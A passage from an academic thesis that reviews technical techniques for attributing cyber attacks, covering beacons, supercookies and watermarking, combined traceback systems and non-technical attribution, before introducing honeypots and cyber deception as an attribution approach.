Attribution artifacts that are collected: Depending on the granularity of the implementation, this technique could identify a small or a wide subset of possible source origins, e.g. IP addresses. If FDS are deployed at perceived nation state boundaries, it is possible to identify an attack originating from a nation state. This technique could equally be used to rule out a suspected nation state from implication in an attack. This helps with attribution, i.e. *if it definitely wasn't suspect #2, then it was probably suspect #1.* Increasing granularity, i.e. adding more monitoring systems, could narrow down to county, district or AS level. For example, if every ISP deployed a monitoring system in each AS. Providing that FDS all use clock synchronisation, e.g. Network Time Protocol (NTP), then they could accurately show the path that an attack travelled, even when it travelled through multiple stepping stones.

Technique reliability: If deployed widely this technique can be extremely reliable as it covers the majority of possible origins in an Internet environment. However, it is unlikely to be deployed widely due to a lack of incentives for ISPs to collaborate with all possible victims of cyber attacks.

Technique limitations: Deploying monitoring systems near to adversaries first assumes that a victim has an understanding of likely adversaries. Without this intelligence the technique is not useful. Also if IDS is used as a FDS, these systems regularly identify false positives and false negatives and so significant resources are required for monitoring and managing the infrastructure (Wheeler et al., 2003). This could be diluted by sharing resources e.g. with similar organisations or organisations within the same nation state. Also when encryption is used, FDS may not be able to identify the attack, i.e. a false negative. Finally, adding additional systems to infrastructure increases the attack surface for an adversary, who may target such FDS.

Legal and ethical issues: Deployment of monitoring systems throughout Internet infrastructures raises ethical and legal questions, especially if content-monitoring or matching takes place. If a technique can identify the spread of attack traffic through the Internet, the same technique could be used against innocent traffic.

Deployment requirements: This technique requires widespread deployment, similar to traceback techniques, e.g. message logging and message marking, and therefore has the same requirements. For example, monitoring devices must be deployed widely for this technique to be effective and an attributor or victim must work closely with a range of ISPs. There is little incentive for ISPs to collaborate, especially those based in countries foreign to the victim.

Relevance outside of the laboratory: This technique has only been discussed and proposed. Similar to traceback techniques, wide-scale deployment is required for the technique to be effective and this is generally difficult to achieve due to few incentives for key parties, e.g. ISPs. If deployed on a wide-scale then the technique could also deploy network ingress filtering. This would significantly reduce the quantity of attacks involving spoofed source IP addresses.

3.2.14 Force self-identification

This technique is broad and encompasses many approaches, but in general, forces an adversary to unknowingly reveal information about themselves by using concealed techniques. This can include, for example, web beacons, persistent cookies and watermarking. When viewed in light of the active response continuum (Dittrich and Himma, 2005), as noted in Hack Back (Section 3.2.10, page 59), this technique can be considered low in the scale of active response. It does not involve exploiting the attack actor's systems or intermediaries and should therefore raise less legal and ethical concerns. However, should this class of approaches escalate into exploitation, then it becomes a Hack Back technique. This section reviews a selection of approaches that intentionally conceal themselves from attack actors and can help with attribution.

Approaches

One approach is to deploy *beacons*. A beacon is "a tool inserted by a defender into an attack actors environment, that causes the adversary to unintentionally identify themselves when the adversary performs some action" (Wheeler et al., 2003). An example is a *web bug* (Albright and Dang, 2005). This is typically an image of a single white pixel that is added to e-mails and web pages. It is invisible to the naked eye, because it is small and blends into the background. The image is hosted on an external server. When somebody opens the e-mail or web page the image is retrieved and the web server logs the connection details of the victim, e.g. IP address, mail client or web browser user agent, date and time. In doing so, the victim has unknowingly identified themselves as opening the content in the e-mail or web page.

Beacons can also be included in files such as office documents (Smith, 2000). The beacon consists of a small file, such as a web bug, that is retrieved from a remote server. Again, when opened the system connects to the remote server to retrieve the web bug. If an adversary has exfiltrated corporate documents to their own system through a carefully crafted series of intermediary nodes and then inadvertently opens a file containing a beacon on their own system, this may reveal the true source origin.

Beacons are becoming less reliable. Due to prolific use for spam e-mailing, external connections are often blocked by default. For example, Microsoft Office identifies external connections when documents are opened and displays a security warning (Microsoft, 2014). Similarly, recent versions of Microsoft Outlook block external connections by default. This could reveal the concealed activity to the adversary.

Another approach is *persistent cookies*. Cookies are small text files that web sites can create and store on the client. They are used to store web site preferences, session details and also, controversially, for web tracking and targeted advertising. If a cookie is offered by numerous unrelated web sites, often known as a third-party cookie, user browsing habits can be tracked. This approach can be used to track an adversary and their browsing activity. When an attack is web browser-based, the victim may be able to inject a cookie to the adversary that uniquely identifies them. Their activity can then be observed and connected with other activities. However, cookies are easily removed within the browser. Persistent cookies, also called "supercookies", such as Evercookie (Kamkar, 2010), are particularly useful for this purpose. Persistent cookies make efforts to avoid being deleted. For example, Evercookie uses thirteen methods to be persistent. When an adversary tries to remove all cookies, providing that at least one method remains, the rest can reactivate. Browser fingerprinting can also be combined with supercookies as an additional factor of persistence (Eckersley, 2010).

Another approach is *watermarking*. In this approach the attack actor "receives data that, while not active, enables later identification that the adversary truly is the adversary because that data is unique in some way" (Wheeler et al., 2003). Watermarking can be included in network traffic or files. Two steps are required i) adding watermarks to messages or files and ii) identifying watermarks in messages or files.

Marking messages with watermarks is similar to message marking (Section 3.2.3, page 36), but instead of network devices performing marking along the attack path, the victim performs watermarking before traffic travels back to the adversary. There are many ways to identify watermarked messages. If a victim gains access to a suspected attack actor's system or intermediary, e.g. through Hack Back (Section 3.2.10, page 59) or Surveil Adversary (Section 3.2.11, page 61), they can capture packets to identify marks, thus confirming that the suspected adversary is in fact the adversary. Alternatively watermarking could be combined with Forward-Deployed Systems (Section 3.2.13, page 67) to identify watermarked messages. Instead of using attack pattern signatures, the signatures are based on the watermarks. This is effectively a FDS operating in reverse, i.e. detecting watermarked attack traffic as it returns to the adversary, rather than when it travels to the victim.

Files can be watermarked with identifiers so that if they are eventually recovered it can prove that an adversary is linked to a cyber attack. An example is if an adversary has stolen classified design documents from an organisation. These documents could be watermarked with a unique signature. Steganography could hide a signature within files, e.g. images, in the document. If documents are recovered at a later date, it can be shown that they originated from the victim. If the unique signature changed every hour, it can be shown exactly when the attack took place.

More subtle watermarks can be left in data, sometimes termed as "hiding in plain sight". Fictitious entries, also known as mountweazels, are entries typically used to detect copyright infringement. An example is the placement of fictitious street names, locations or islands in geographic maps, known as trap streets. When copied, these anomalies are also present, indicating potential copyright infringement. This approach can be used when watermarking files. For example, adding fictitious user accounts to databases.

Finally, Wheeler et al. (2003) reviews another approach, "intentionally included data". This is data that the adversary has included in the attack that could be examined or probed further and lead to attribution. An example is payment information in spam e-mails. A community has risen that practice "scambaiting" to tackle this threat. Members of this community enter dialogue with scammers. They pretend to be victims, using social engineering tactics, to waste time and resources and learn more about scammers (Zingerle, 2014).

Criteria

Attribution artifacts that are collected: Force Self-Identification approaches can reveal an attack actor's true source IP address. For example, if an adversary has launched an attack and retrieved files that contain beacons, when opened they can reveal the true address rather than the last hop in a stepping stone. These approaches can also connect seemingly disparate activities, i.e.

a persistent cookie can connect a single adversary that uses multiple compromised hosts to launch an attack. Force Self-Identification approaches can also confirm that a possible actor was indeed the attack actor. If watermark traces are recovered, the most likely explanation is that the adversary was involved. Similarly this approach can be used to show the opposite, i.e. that the adversary was not involved.

Technique reliability: Beacons and persistent cookies have narrow use cases. For example, e-mail message beacons are only effective if the cyber attack involves e-mail messages. The same is true for web beacons, cookies and supercookies; the attack must involve an aspect of web protocols. Watermarks, on the other hand, could in theory be applied to any protocol, so that cyber attacks must involve some networking aspect. Beacons are now generally blocked by default by software (Microsoft, 2014). Beacons in e.g. executables could be identified by a skilled adversary who has created a sandbox and monitored outgoing network connections. If the system was not Internet connected then there would be no way for the beacon to reach the attributor. For these reasons, these approaches cannot be deemed to be reliable. However, there is a chance that they may work and the cost to set them up is low. They can be used in collaboration with other techniques at little extra cost.

Technique limitations: Beacons are commonly blocked by software, e.g. Microsoft Office and Outlook (Microsoft, 2014). Once an adversary knows about the technique, they are generally easy to foil (Wheeler et al., 2003). For example, Bugnosis, an Internet Explorer add-on, can alert the user to web bugs being used, although it does not actively block them (Alsaid and Martin, 2003). Steganalysis techniques can detect steganogrophy (Johnson and Jajodia, 1998), while watermarks can be stripped from files, similar to stripping digital rights management (DRM) from protected media. Watermark approaches are often easy to foil once an adversary knows about them (Wheeler et al., 2003). Ultimately there are ways to defeat this technique, so it relies on an adversary not noticing that it exists. Detecting can take resources, i.e. adversary time, so the better hidden these techniques are, the more successful they are likely to be.

Legal and ethical issues: When compared with other techniques in the active response continuum (Dittrich and Himma, 2005), Force Self-Identification approaches face minimal legal and ethical issues. This is because they do not actively exploit adversaries i.e. using their techniques against them. Persistent cookies and beacons do face ethical issues, primarily regarding privacy of web users. The "EU Cookie Law" states that web sites must explicitly state their use of cookies to users (ICO, 2014). This is commonly followed using implied consent, with a banner, modal box or information panel. An EU-based attributor should therefore make it clear to visitors that cookies are used. When retrieving watermarking techniques combined with FDS, especially if using content matching techniques, then this also invokes privacy concerns.

Deployment requirements: Each approach has its own set of requirements, but none are too arduous and most are achievable by all parties, e.g. the approaches do not require cooperation with those outside of a victim's domain and legal and ethical requirements are not a constraint. Some specific implementations suggested in this text, such as combining watermarking with FDS, do require significant infrastructure, if deployed wide-scale, which would be necessary for them to be effective. However, most e.g. adding beacons, persistent cookies and watermarking, while using non-wide-scale techniques, are achievable with minimal resources.

Relevance outside of the laboratory: This technique is highly relevant outside of the laboratory, especially because deployment requirements are low in most scenarios. Techniques are also generally used aside from attribution, for example, cookies are widely used for tracking and bespoke advertising.

3.2.15 Combined techniques

At certain points throughout the review of technical attribution techniques, such as Monitor Host (Section 3.2.7, page 50) and Malware Analysis (Section 3.2.8, page 53), a theory of consilience has been discussed. This principle identifies that when attribution results from different techniques are combined and they draw the same conclusions, then the theory is strengthened. For example, if three attribution techniques all seem to attribute a particular adversary, then the evidence is more compelling, as an adversary would need to trick multiple attribution techniques, which is assumed to be more challenging although of course, not impossible. Combined techniques can also potentially solve multiple problems, i.e. the traceback problem (page 21) and the stepping stone problem (page 21).

In instances of cyber crime and cyber terrorism this creates more evidence with which to rely upon in court or enforces suspicion of a suspect. In cyber warfare and cyber conflict scenarios this provides a holistic picture and better enables decision making e.g. for retaliation. Combined attribution solutions may be more complex, however in theory should improve accuracy and diversity of attributions and instill greater confidence in those that use it. This section reviews instances of combined attribution techniques.

Approaches

Jung et al. (1993) proposed *Caller Identification System* (CIS) with the intention of better protecting their University network. The system comprised of two main parts, an *extended TCP wrapper* (ETCPW) and a *caller identification system* (CIS). The ETCPW stored information on the complete route that was taken and the CIS provided a network route to each user in the system. In this proposal each CIS-enabled system requires an application. An authentication server only allows remote connection once a trace has been verified. The proposal pioneered network adversary identification, though it was applicable for local area networks (LAN) only and can only identify one compromised system during an attack, thus rendering it ineffective against multiple attack actors e.g. DDoS. Similar to WOMBAT, this technique could be combined with traceback techniques.

DoSTracker is a reactive approach to traceback developed for ISPs (Chang and Drew, 1997). Once an attack is identified a DoSTracker instance begins at the victim and systematically logs into upstream routers. When a router is found that contains the attack packet, the router checks the next set of upstream routers, hence this technique is called hop-by-hop traceback. A downside is that this approach is only functional during an ongoing attack and cannot be used after-the-fact. To solve this problem, DoSTracker could be extended so that all routers log traffic and DoSTracker verifies log entries, combining it with a message logging technique such as SPIE (Snoeren, 2001). Another problem is that the approach must analyse all upstream routers, taking a trial and error approach to the problem. This wastes network resources and takes up valuable time, during which the attack may stop. Furthermore, in DDoS attacks multiple instances of DoSTracker must follow multiple attack paths; often thousands. Due to this processing a DoS attack may occur within itself. This is not a practical solution. Once an attack path reaches the edge of an ISPs domain, DoSTracker must be trusted to extend into the next domain. The script was reportedly only compatible with Cisco routers, therefore tracing back attacks through numerous models, makes and versions of router hardware and software would be difficult if not impossible.

Savage et al. (2000) report that some routers contain an input debugging feature that allows for operators to filter chosen packets on egress ports, which then determines which ingress port the packet arrived on. This is done by creating an attack signature that is familiar in all of the attack packets. This signature can be described to an operator further along the chain of attack to determine the attack path. This could be considered as a manual attribution process, as a sum of the effort involved when using this technique is manual. However, ISPs have created an automated input debugging system (Cisco, 1998). Router manufacturers such as Cisco have also created built-in router features that automate the process of tracing back attack actors, particularly packet flooding attacks. This technique suffers from many of the outlined disadvantages discussed for DoSTracker (Chang and Drew, 1997).

An architecture was proposed that extends SPIE and comprises both message logging and stream matching techniques to solve both the IP traceback and stepping stone problems (Strayer et al., 2003). The stepping stone architecture combines numerous stepping stone approaches that involve timing and content-based correlation. The results of the techniques are combined and processed and weighted accordingly by a master function. The master function takes into account mitigating factors. For example, content-based approaches are ineffective against encrypted traffic. In this circumstance the results from this technique are disregarded. Unfortunately the paper merely discusses the overall concepts of such a system and does not adequately implement or test them.

Fornet is a network forensics investigation framework that attributes with combined techniques (Shanmugasundaram et al., 2003). While the approach proposed is at a high level, two cooperative systems are described:

1. Synopsis Appliance (SynApp) - Summarises and logs network events for a determined amount of time. SynApp is integrated into network components such as routers and switches. Multiple SynApp devices are recommended to provide a better view of an administrative domain.
2. Forensic Server - A centralised controller that receives queries from external domains and handles them in cooperation with SynApp.

This approach offers advantages within an administrative domain, such as identifying compromised systems and reproducing a sequence of events leading to an attack. Wide-scale deployment would allow for Forensic Servers to cooperate across different administrative domains and provide a better attribution solution. As a high level proposal, numerous configuration options are discussed. Event data could be logged at the SynApp or Forensics Server. Storage algorithms may be configured to balance disk space usage and accuracy. While numerous data storing techniques are discussed such as bloom filters, hierarchical bloom filters, sampling, histograms and network flow records, none are exclusively selected. Problems regarding disk space storage and wide-scale deployment costs are apparent in this approach.

Shanmugasundaram et al. (2004) proposes combining a Payload Attribution System with SPIE (Snoeren, 2001), a message logging technique. PAS are used to identify the source origin of a given packet payload and reproduce the sequence of events that occurred locally, for example, the spread of a worm. This can reveal who sent the malware in an AS, but does not extend beyond the AS. When used in combination with a message logging technique, PAS covers local attribution, while SPIE covers multi-AS attribution. However, this does not solve the stepping stone problem and so source origins might be stepping stones, such as innocent parties.

Gong and Sarac (2005) were first to propose a message marking and message logging hybrid. Creating a hybrid should theoretically enable the best features of each technique, such as single packet traceback from message logging and reduced storage and access times at routers from message marking. In this approach routers always mark messages and probabilistically logs hashes of messages using the approach by Snoeren (2001). As with other message marking approaches, the Identification field is used for marking. In this approach it is divided; 15-bits for a router ID and 1-bit boolean denotes if a router has already logged it. If a packet has already been logged, then it is not logged again. Every router is assigned an ID of 15-bits. The same ID can be applied to other routers, providing they are more than 2 hops away. This hybrid technique reduces storage overheads at routers by half when compared to other message logging approaches. While the problem of storage is reduced, other problems, such as infrastructure and software/hardware changes remain.

Al-Duwairi and Govindarasu (2006) propose two hybrid approaches, *Distribute Linked List Traceback* (DLLT) and *Probabilistic Pipelined Packet Matching* (PPPM). DLLT follows a message logging principle in which data is probabilistically stored at intermediate routers. PPPM is a combination of message marking and hash-based message logging, similar to Gong and Sarac (2005). In PPPM routers probabilistically mark messages with router addresses in a hashed format. Similar to Gong and Sarac (2005), combined techniques provide more reliable results, although incurs disadvantages of using both message marking and message logging techniques.

Takemori et al. (2009) propose a host-based traceback system, focused on tracking botnet and command and control (C&C) servers. Their approach involves a *claim-driven traceback scheme* in which victim systems make a claim to a *Traceback Coordination Centre* (TCC) if they show signs of infection. Claims describe the victim IP and attack time. The proposal uses typical techniques for botnet detection, such as IRC commands to unusual port numbers. The TCC makes a list of victim IP addresses and distributes to systems via a web server. A second traceback scheme works with the first one, termed as a *cooperative traceback scheme.* While this technique is focused on LAN traffic only, it is interesting to consider solutions that operate within the LAN and then communicate between different administrative domains to solve a problem such as involuntary botnet members.

The WOMBAT Project, discussed in Honeypots (Section 3.2.9, page 56) uses multiple attribution techniques. An Application Programming Interface (API) communicates with numerous honeypots, darknets and relevant databases so that incident response can be streamlined. Data from numerous sources is combined to produce a better view of situational awareness; termed as *multisensor data fusion.* The project has a number of goals, one of which is *Root Cause Analysis (RCA)* (Dacier et al., 2009), described as "problem solving methods aimed at identifying the root causes of problems or events". The project defines two goals of RCA: i) identify which groups, organizations, or systems are behind attacks and ii) identify what methods are being used by attack actors. The WOMBAT Project does not integrate with any traceback techniques, although it is possible that it could to offer traceback as well as intelligence from multiple sensors.

Summary

This section reviewed combined technical attribution techniques. Criteria of these combined attribution techniques was not assessed as, by their nature, combined techniques derive aspects of the criteria from all of the techniques that are implemented. Many combined attribution techniques have been discussed theoretically, but this section has identified that few have been implemented. The theory of consilience, noted throughout this review, makes use of two or more complementary theories derived from attribution technique results. By combining techniques, multiple results can be correlated to achieve a more useful attribution result. Hence, further research into this area should be useful for advancing the field of technical attribution techniques.

3.2.16 Non-technical approaches

To present a holistic review of attribution, this section briefly reviews non-technical attribution approaches that are used alongside technical techniques. Technical attribution techniques should be used in partnership with non-technical attribution techniques to provide a stronger theory of consilience.

Analysing capabilities of suspects can help to identify the origin of a cyber attack, particularly if an attack has aspects that are unique or highly sophisticated. For example, the number of nation states that are capable of performing sophisicated cyber attacks is small. The number of nation states that can purchase zero-day exploits from suppliers such as Vupen (2014) is also small; the following nation states are automatically excluded:

- Countries which are subject to the European Union Restrictive measures in force
- Countries which are subject to international embargoes adopted by United Nations
- Countries which are subject to international embargoes adopted by United States

Similarly, analysing motivations can also help to attribute a cyber attack. Especially in nation state cyber attacks, there is likely to be a small pool of suspects, i.e. those that are non-cooperative states. Some states may be more inclined to commit particular types of cyber attack, e.g. industrial espionage, and the fruits of this espionage may be visible elsewhere, to indirectly link the state to the attack. For example, if a blueprint for a fighter jet was exfiltrated from a defence contractor and shortly thereafter a nation state demonstrated a new fighter jet at an air show that bears an uncanny resemblance to the blueprint.

Identifying outliers is another approach that can help. A recent sophisticated espionage malware, Regin, was discovered on systems around the world, but was not discovered on systems in countries that belong to the five-eyes intelligence alliance, i.e. Australia, New Zealand, Canada, the UK and the U.S (Guardian, 2014b). Simply by not appearing, this could highlight potential origins.

Following the money involves following the money trail in a cyber attack and is best suited to criminal cyber attacks; "because criminal activities using the network almost always occur for the purpose of making money, there will be a money trail" (Clark and Landau, 2010a). Additionally this could uncover payments using digital currencies such as Bitcoin, for which some de-anonymisation approaches exist (Section 3.2.12, page 64).

Poor operational security (OPSEC) on behalf of the adversary can lead to sources of cyber attack being attributed. For example, if an adversary forgets to use Tor to connect to a compromised host.

Or if an adversary accidentally registers a domain name with credentials that link to them. A simple mistake made once can be all that it takes to reveal the origin of a cyber attack.

Finally, voluntary attribution, or self-attribution, occurs when an adversary claims responsibility for a cyber attack, either immediately or shortly after the fact. This is often the case for low level website defacements by groups or collectives such as Anonymous, who might leave a digital calling card in the form of a banner or passage of text on a compromised website. Actors may wish to claim fame or highlight a cause. Terrorists often claim responsibility of destructive acts to incite terror and raise awareness of their beliefs. An issue in attribution might be deducing the true adversary when multiple groups claim responsibility for a cyber attack.

3.3 Discussion

This chapter reviewed the state of technical attribution techniques using a common set of criteria, that is useful for those wishing to deploy techniques to help with attributon and researchers wishing to understand and contribute to the field of technical attribution.

The attribution problem stems from two problems, namely the traceback problem and the stepping stone problem (page 21). In the traceback problem, as there is no source authentication in IP networks, actors can spoof the source IP address in packets, when attacks are not bi-directional, e.g. DoS and DDoS. When attacks are bi-directional, actors use multiple intermediaries, such that the source IP address is not representative of the true adversary address, but is instead a stepping stone, i.e. the stepping stone problem. Solutions to these two problems have been central to proposals of technical attribution techniques.

Many of the techniques that solve the traceback problem, i.e. message logging (Section 3.2.2), message marking (Section 3.2.3) and transmit separate messages (Section 3.2.4), require modifications to existing infrastructure, protocol adaptation or misuse and cooperation with other parties. Such changes are difficult to implement as to do so requires costly and standardised changes on a wide-scale basis. The relevance of such approaches is also questioned, as the stepping stone problem states that the source may not be representative of the true adversary. Techniques that solve the stepping stone problem, i.e. stream matching, require a priori positioning, such that streams can be detected entering and exiting suspected stepping stones. ISPs, Internet backbone providers and intelligence agencies might have such unfettered access to perform such techniques, but there are many ways to evade stream matching (Section 3.2.6). Some techniques are only applicable to certain parties, i.e. law enforcement and cannot be used by e.g. organisations, such as hack back (Section 3.2.10) and surveil adversaries (Section 3.2.11). Some techniques are identified as best suited to specific types of cyber attacks, such as traceback techniques.

These points lead to a conclusion that a single technical attribution is unlikely to be suitable for all cyber attacks. There are simply too many categories of cyber attack for this to be the case. Instead an attributor needs to be agile; able to use multiple attribution techniques and, ideally, prepare with *attribution readiness*, i.e. putting adequate attribution technologies in place ahead of a cyber attack. Equally it must be anticipated that adversaries will use anti-attribution techniques to evade, disrupt and deny attribution attempts. For this reason, a theory of consilience; combining the output of multiple attribution techniques, is best suited to create reliable attribution results for decision makers.

An attribution technique that does not require widespread changes to infrastructure or protocols and can be deployed in one's own infrastructure, and can be used by any party, is honeypots and honeynets (Section 3.2.9). This technique has the added benefit of being highly flexible; able to be deployed in many situations. The remit of cyber has expanded to include networks and systems in vehicles, industrial control systems, rail infrastructure, and more. Therefore, attribution techniques need to consider their applicability in such networks, in which IP networks might not be as dominant. This review has identified that honeypots are particularly flexible and are widely deployed in varied environments.

To summarise, following a review of technical attribution techniques, a number of desirable qualities were identified that underpin this research. Technical attribution techniques are desired that do not require wide-scale changes for deployment, such as changing infrastructure or protocols outside of an attributor's domain. Equally important are techniques that can be deployed in one's own administrative domain and can be applied by all parties. Finally, it should be assumed that adversaries can and will use anti-attribution techniques and so the results of multiple attribution technologies should be used in a consilience theory to provide more compelling evidence.

3.4 Summary

This chapter has reviewed the wide range of technical attribution techniques using a common set of criteria, to answer the first part of the research question, *what is the current state of technical attribution of cyber attacks*, as defined in Chapter 1 (page 3). This includes sub-questions:

1. What technical methods can be used to attribute cyber attacks?
2. What attribution artifacts do the identified techniques provide. What are the limitations of these techniques?
3. What assumptions do these techniques make and what impact do the assumptions have?

The review identified 14 diverse technical attribution techniques and over 102 approaches of technique implementation. Qualities of techniques were identified and assessed including; attribution artifacts that are collected, technique reliability, technique limitations, legal and ethical issues, deployment requirements and relevance outside of the laboratory. This concludes Work Package 1, i.e. empirical investigation (page 3). Shortcomings of techniques have been identified and future research recommended, especially with regards to:

- Technical attribution techniques that do not require wide-scale deployment.
- Technical attribution techniques that can be deployed in one's own administrative domain.
- Combined technical attribution techniques; when used together they strengthen attribution results in a theory of consilience.

These points underpin the remainder of the research and in particular, motivate the use of honeypots as a complementary approach for technical attribution of cyber attacks. Honeypots are reviewed in further detail in the next chapter.

There is something delicious about not only beating an opponent, but doing so through guile
Jon Latimer (2001)

Chapter 4

An Approach for Adaptive Deception in Attribution

Objectives

- Introduce deception and cyber deception
- Identify key benefits for honeypots as attribution techniques
- Outline honeypot research challenges
- Propose requirements for adaptive honeynets
- Propose a model for adaptive honeynets

Chapter 3 reviewed publicly known technical attribution techniques from the existing literature. Honeypots were identified as an often overlooked and underused technique that can be used to create and gather attribution intelligence. This chapter continues the honeypot discussion by first introducing deception in the cyber domain. Then honeypot research challenges are outlined and a link is identified between cyber deception and attribution. Immersive and adaptive features in honeypots are introduced, building upon an identified research challenge. Adaptation, or the ability to adapt, is a useful quality when using cyber deception to increase the diversity and quantity of interactions with an adversary. A conceptual model for attribution by deception and adaptation is introduced, alongside a set of requirements.

4.1 Deception in the Fifth Domain

Deception is a belief manipulation tactic and might simply be referred to as "tricking your opponent", to feint a move to place the opposition at a disadvantage. It is a trait demonstrated by both humans and animals and is applicable to many areas of life, ranging from games, such as poker and football, to business and to warfare. Military deception has continued to make best use of available technology. It seems only natural then, that the cyber or fifth domain, would see uses of deception.

Arguably the tool that best represents deception in the cyber domain is the honeypot. Honeypots are specially crafted systems that lure adversaries by imitating vulnerable systems, services and software. They are defined by Spitzner (2003a), creator of The Honeynet Project, as "an information system resource whose value lies in unauthorised or illicit use of that resource". Honeypots monitor adversary interactions so that the collected data can be analysed by an investigator or automated process. They are capable of misleading adversaries into revealing information about themselves, by e.g. inadvertently revealing their preferred tools and techniques, coding mistakes and hours of operation. It is this information that can help with attribution.

The first documented use of honeypot techniques was by Stoll (1989). Stoll defended his university network using a variety of deception techniques that became the basis for modern honeypots. He created fake data; files, e-mails and users to intrigue spies that were using a university network as a gateway to military networks. Stoll studied the intruders, monitoring traits such as specific terminal commands, options used and the time of day that they would return. Stoll's technique stalled the adversary and kept them occupied while he communicated his findings with the authorities. Some years later Cheswick (1992) discussed, in a similar way to Stoll, how he used deception to occupy an adversary for several months. In the late 1990s and early 2000s interest in cyber deceptive techniques gathered pace. The Deceptive Toolkit by Cohen (1998) was the first honeypot tool and emulated many network protocols. It was closely followed by a number of commercial tools such as ManTrap and Specter. Now the majority of honeypot tools are freely available and are often open source, due in part to the efforts of the Honeynet Project (Spitzner, 2004). This worldwide non-profit organisation, made up of volunteers, has lead the way in honeypot research, raising awareness and developing tools. More recently honeypots have been combined with other security technologies, such as intrusion detection system (IDS), anti-virus (AV) and firewalls. While Internet Protocol version 4 (IPv4) network-based services were once the primary strand of honeypot research; there is now a wider application in Internet Protocol version 6 (IPv6) and wireless networks, USB and Bluetooth, client honeypots and honeypots in non-Internet Protocol (non-IP) networks such as industrial control systems and even vehicle systems (Verendel et al., 2008).

Honeypots are often classified by their fidelity: *low*, *medium* or *high*. Low-interaction honeypots, such as Dionaea, Honeyd and Thug, generally simulate a single service and are most effective when facing automated scripts such as worms. They are easy to deploy and manage, while presenting less risk of compromise, due to the minimal and often simulated attack surface. However, they are quickly identified as honeypots as they offer only limited interactivity.

High-interaction honeypots are fully fledged operating systems hosted on physical equipment or in a virtual environment. They require high levels of human monitoring and there is an increased risk that they may be compromised and controlled by an adversary due to an increased attack surface. However, they offer much higher levels of fidelity, such that there is less chance of them being identified as a honeypot. High-interaction honeypots are therefore more likely to hold an adversaries attention and gather more data to be used for attribution intelligence. Tools such as Sebek (Balas, 2003) have traditionally been used to observe high-interaction honeypots and use rootkit techniques to hide deep inside the operating system to avoid detection. More recently Virtual Machine Introspection (VMI) has been used to monitor high-interaction honeypots without requiring modifications to the honeypot, that could be identified by an adversary (Jiang and Wang, 2007).

Medium-interaction honeypots are in the middle of low-interaction and high-interaction honeypots. Medium-interaction honeypots such as Kippo (Desaster, 2013) are able to emulate a specific service, e.g. Secure Shell (SSH) and a realistic file system. However, adversaries are not able to execute their own programs.

Honeypots are also often classified by the way that they are used; either as *production* or *research*. Production honeypots "help to mitigate risk in an organisation" as an additional security measure for the organisation, while research honeypots are used to "gain intelligence on the blackhat community" (Spitzner, 2001). Attribution using honeypots is concerned with learning about an adversary and therefore fits in the research category.

4.2 Cyber Deception and Attribution

Honeypots have provided data for attribution intelligence for many years (Stoll, 1989; Cheswick, 1992; Li and Parsioan, 2005; Wagener et al., 2009). This section outlines key benefits of using honeypots as an attribution technique.

Requires no external party involvement

Unlike traceback techniques, e.g. message marking and message logging, honeypots require no external party involvement, as they can be deployed within the boundaries of an operator's network. External involvement can include for example, assistance from an Internet Service Provider (ISP) to modify Internet infrastructure or help with traceback.

Easy to deploy and have a proven track record

Techniques such as message marking require changes to Internet protocols, while techniques such as message logging require changes to the Internet infrastructure. These changes are expensive and are highly questionable from a privacy and ethical perspective. Honeypots, on the other hand, require no such changes. They have been used for many years and benefit from an active research community.

Accessible to many parties

Some of the techniques reviewed in Chapter 3 are only available to a limited set of attributors. For example, stepping stone techniques require deployment in many diverse locations. Only an ISP or a nation state working in collaboration with an ISP has such access. Similarly, traceback techniques require changes at routers and gateways. Honeypots can be deployed by any party, e.g. nation state, military, organisation or even an individual, providing that they are legal in the respective nation state. Additionally, the honeypot research community has a history of being very open. There are many open source honeypot projects that are ready to be deployed and configured in environments. This is not true for other techniques.

Collect diverse data sets

Techniques such as traceback are limited to capturing only source Internet Protocol (IP) addresses and addresses in the attack path. Honeypots are flexible and can collect diverse data sets, such as IP addresses, malware binaries, keystrokes, attack techniques and more. They can be deployed at any point during the attack path, from initial information gathering to compromise and post compromise activities, including pivoting. Honeypots offer the opportunity to capture far more diverse and meaningful data throughout the lifespan of an attack. Wang et al. (2013) demonstrates this by presenting a multilayer deception system containing honey people, honey files, honey activity and honey servers. At each layer of an attack, the adversary is faced with the possibility of being deceived and more information is collected to be used for attribution intelligence.

Provide data for other attribution techniques

Honeypots can create data sets for other attribution techniques. For example, honeypots such as Kippo (Desaster, 2013) can capture malware binaries that can subsequently be analysed by malware analysis techniques. Similarly, keystrokes captured by honeypots can be analysed using authorship attribution techniques, that can be used against e-mail messages to identify authors. This is appealing in light of a theory of consilience; that combined attribution techniques offer a better attribution diagnosis.

Reduced privacy issues

Honeypot techniques simulate an endpoint, such as a vulnerable node on the Internet. They should also not be used as production systems. They do not interfere with traffic of innocent users, as an innocent user should not be interacting with a honeypot. This factor significantly alleviates privacy concerns with so-called perfect-attribution that is able to attribute any packet, including innocent packets (Bishop et al., 2009).

Reduced legal and ethical concerns

In Dittrich and Himma (2005)'s active response continuum, the vast majority of honeypots are firmly in category (i), *local intelligence gathering*, while some distributed models may be in category (ii), *remote intelligence gathering*. Proposals in these categories face far less legal and ethical questions and require less external party involvement, meaning that their time to deployment is quicker, costs are lower and they are simpler to implement and maintain.

Dual purpose

Honeypots offer numerous benefits as a dual purpose approach. For example, while providing attribution intelligence, they are also able to detect attacks, as any traffic directed at a honeypot is inherently suspicious. They act as early warning systems; providing indications of imminent attacks against production systems. They also deflect attacks from production infrastructure and exhaust an attack actors time and energy resources. Other attribution techniques, such as traceback, are only able to perform attribution.

Applicable to many environments

The problem of attribution is far wider than tracing packets across computer networks, as attacks can take place in both IP and non-IP networks. Honeypots are now found in a wide variety of environments, such as industrial control and building automation systems and are therefore able to help attribute advanced threats that use both IP and non-IP networks as part of a blended attack, such as Stuxnet (Symantec, 2011).

4.3 Honeypot Research Challenges

Honeypots as attribution techniques face unique challenges that are discussed in this section (Bringer et al., 2012; Wagener et al., 2009). The focus of this research is on challenges described in Section 4.3.1 and 4.3.2.

4.3.1 Path of resistance

Medium and high-interaction honeypots, that are mostly aimed at enticing human adversaries and not automated scripts, should be realistic and immersive. However, at current, these honeypots have a low *path of resistance*. The path of resistance can be defined as the challenges that an adversary is faced with when attempting to meet their goals. Wagener et al. (2009) argue that adversaries have a goal and if they are not tested on the path to reaching that goal, they quickly achieve the goal or lose interest and move on. By increasing honeypot resistance, more can be learnt about an adversary. By increasing possible paths that an adversary can navigate, more can be learnt about the adversary. This knowledge can help with attribution.

4.3.2 Deception belief

